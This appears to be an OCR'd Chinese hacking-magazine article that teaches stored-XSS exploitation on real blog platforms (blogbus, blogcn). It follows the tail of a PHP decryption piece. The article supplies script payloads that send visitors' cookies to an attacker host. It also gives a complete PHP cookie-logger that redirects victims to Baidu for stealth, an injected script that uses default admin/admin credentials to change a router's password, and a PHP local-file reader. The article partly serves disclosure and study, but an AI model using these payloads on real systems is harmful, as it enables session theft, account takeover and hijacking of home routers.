
在这里，直接 Echo 估计是不行的，在网上查，解密 gzinflate(base64_decode 的代码很多，很丰富，很好找，激动人心的时刻到了，解密后得到的结果就是源码了。这里我显示其中的一部分吧

```
……………………………………
$file = preg_replace('/<div class="btn_iask">(.*?)<\/div>/is','',$file);
$file = preg_replace('/<input type="button" class="biask" (.*?)>/is','',$file);
……………………………………………………………………
……………………………………………
```

希望以上的解密思路对大家有所帮助，考虑到加密者的权益，源码就不贴出来了。大家有问题可以联系我 xxjfhh@126.com（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无

关键字：XSS、跨站



跨站脚本攻击实例解析

文/图 泉哥

前言

跨站攻击，即 Cross Site Script Execution（通常简写为 XSS，因为 CSS 与层叠样式表同名，故改为 XSS）是指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。很多人对于 XSS 的利用大多停留在弹框框的程度，一些厂商对 XSS 也是不以为然，都认为安全级别很低，甚至忽略不计。本文旨在讲述关于跨站攻击的利用方式，并结合实例进行分析。

漏洞测试

关于对 XSS 的漏洞测试，这里就以博客大巴为例进行测试，最近我也在上面发现了多处跨站漏洞，其中两处已公布在 WooYun 网站上，其主要内容如下：

> 漏洞详情
> 简要描述：
> 博客大巴存储型 XSS 漏洞
> 详细说明：
> 在"个人信息设置"的"附加信息"一项中，由于对"个人简介"的内容过滤不严，导致可在博客首页实现跨站，而在下方"添加一段附加信息"中，由于对"信息标题"内容过滤不严，同样可导致跨站的出现。

但我又测试了一下，发现官方只修补了其中一个漏洞（个人简介），而另一个漏洞得在博客管理后台才能触发，利用价值不大。与此同时，我在对博客模板的测试中，又发现了五处跨站漏洞，估计这些漏洞其实很早就有人发现了，只是没人公布或者报

给 blogbus 后仍未修补。这次报给 WooYun 的主要目的是让 blogbus 修补此漏洞，因为我的博客就在上面！^_^ 其余五处漏洞分别在“编辑自定义模板”中，由于对代码模块 head，index，index-post，detail，detail-post 等处的代码过滤不严，导致跨站的发生，分别向其写入<img src="#" onerror=alert("head")></img>，为便于区别，我将提示语句更改为对应的名称，前三项在首页可触发脚本，后两项需打开文章才可触发，测试结果如图 1、图 2 所示。




图 1 （在首页触发）




图 2 （打开文章触发）

对于其他网站的测试基本也是大同小异，除了手工测试外，你还可使用其他一些自动扫描工具，比如 Acunetix Web Scanner……

漏洞利用

一、窃取 Cookie

对于跨站的攻击方法，使用最多的莫过于 Cookie 窃取了，获取 Cookie 后直接借助“明小子”工具或其他可修改 Cookie 的浏览器（如装有 Cookies Edit 插件的 Firefox）将 Cookie 修改为获取的 Cookie，这样即可获得博客的管理权限。

首先，我们在自定义模板的 head 代码模块中写入

```
<script>document.write('<img src="http://localhost/test.php?cookie='+document.cookie+'" width=0 height=0 border=0 />');</script>
```

或者

```
<script>document.location = 'http://localhost/test.php? cookie=' + document.cookie;</script>
```

这里我把脚本放在本机上，你可以根据脚本地址来更改上面的 localhost 地址。以上两个均可达到同等效果，但就隐蔽性而言，前者的隐蔽性会更强些，读者可自行选择，当然也有其他语句可达到一样的目的，就看你如何发挥了。接下来我们来编写上面的 test.php 文件，它主要用于获取对方的 Cookie，其源代码如下：

```
<?php
$cookie = $_GET['cookie'];          //以GET方式获取cookie变量值
$ip = getenv ('REMOTE_ADDR');       //远程主机IP地址
$time=date('Y-m-d g:i:s');
                    //以“年-月-日 时：分：秒”的格式显示时间
$referer=getenv ('HTTP_REFERER');   //链接来源
$agent = $_SERVER['HTTP_USER_AGENT'];
                    //用户浏览器类型
$fp = fopen('cookie.txt', 'a');
                    //打开cookie.txt，若不存在则创建它
fwrite($fp," IP: " .$ip. "\n Date and Time: " .$time. "\n User Agent:".$agent."\n Referer: ".$referer."\n Cookie: ".$cookie."\n\n\n");
                    //写入文件
fclose($fp);   //关闭文件
header("Location: http://www.baidu.com");
                    //将网页重定向到百度，增强隐蔽性
?>
```

接下来我们访问博客首页，我这里以 http://quan-ge.blogbus.com 为测试地址，访问后我们打开 http://localhost/cookie.txt 看看 cookie.txt 文件是否被创建并写入数据，结果如图 3 所示。




图 3

很明显，我们已经成功窃取到 Cookie 了，剩下的事相信大家都知道，这里就不再赘述。

二、渗透路由器

对于处于内网中的用户，我们可以利用 XSS 来更改路由器密码。我们可以借助默认的密码来登录路由器，比如 URL：http://admin:admin@192.168.1.1，其实很多路由器都是使用默认密码，我这里这台也是如此，直接以 admin 作为用户名和密码。首先我们先利用 Firefox 插件 Live HTTP headers 获取请求头，如图 4 所示。




图 4

因此我们可以在 head 代码模块中写入以下语句：

```
<script src="http://localhost/1.js"></script>
```

其中 1.js 源码如下：

```
window.open("http://admin:admin@192.168.1.1/userRpm/ChangeLoginPwdRpm.htm?oldname=admin&oldpassword=admin&newname=administrator&newpassword=password&newpassword2=password&Save=%B1%A3+%B4%E6");
```

下面我们试着用 http://newadmin:newpass@192. 168.1.1 登录，结果如图 5 所示。

可见密码已经修改成功！




图 5

三、读取本地文件

在不同的浏览器中对本地文件的读取有着不同的限制，之前 XEYE team 曾有过统计，具体内容如下。

1．IE6 可读取无限制本地文件.IE8 以及相应版本的 trident 内核浏览器对 ajax 本地执行时的权限控制得很死，看来 MS 对 IE 这类安全风险比较重视。

2．Firefox 3.0.8 及以下版本允许本地执行的 ajax 访问当前目录下的文件内容。其他目录暂无法访问。

3．Opera9.64 及以下版本允许通过指定 URL 为 file://协议进行访问；如果文件在当前目录下，则不需要指定 file://协议；如果文件在同一盘符下甚至可以超越目录的方式访问:../../boot.ini。

4．基于 Webkit 内核：Google chrome、遨游 3.0、safari 等浏览器对本地执行的 ajax 权限没做任何访问限制.

以上测试是利用 ajax 来读取文件的。但是我在 Windows 7 平台上用 PHP 测试各个最新版浏览器时发现：

1．Firefox 3.6.10、搜狗浏览器 2.2.0.1423、Maxthon 2.5.14、IE8、Chrome 7.0.513.0、360 浏览器 3.5、世界之窗 3.2、TT 浏览器均可跨目录读取本地文件。

2．Opera 10.70 不允许读取本地文件，若是读取本地文件会直接给出警告，但你仍可选择继续读取。

我测试用的 PHP 脚本（该脚本位于 D:\riusksk\ Webroot\reader.php）代码如下：

```
<?php
$handle = fopen("file://c:\sysiclog.txt", "rb") or die("can't open file");
$contents = '';
while (!feof($handle)) {
      $contents .= fread($handle, 1024);
}
$contents=urldecode($contents);
echo $contents;
//$fp = fopen('info.txt', 'a');
//fwrite($fp,$contents);
//fclose($fp);
fclose($handle);
?>
```

在存在 XSS 的地方嵌入上面 PHP 文件，方法与 Cookie 劫持一样。由于现在 blogbus 打不开，可能又是服务器搬迁。这里我以 blogcn.com 上的漏洞为例进行测试，Firefox 下的情况如图 6 所示。




图 6

其余存在此漏洞的浏览器与图 6 基本相似，而在 Opera 下它直接给出警告，如图 7 所示。

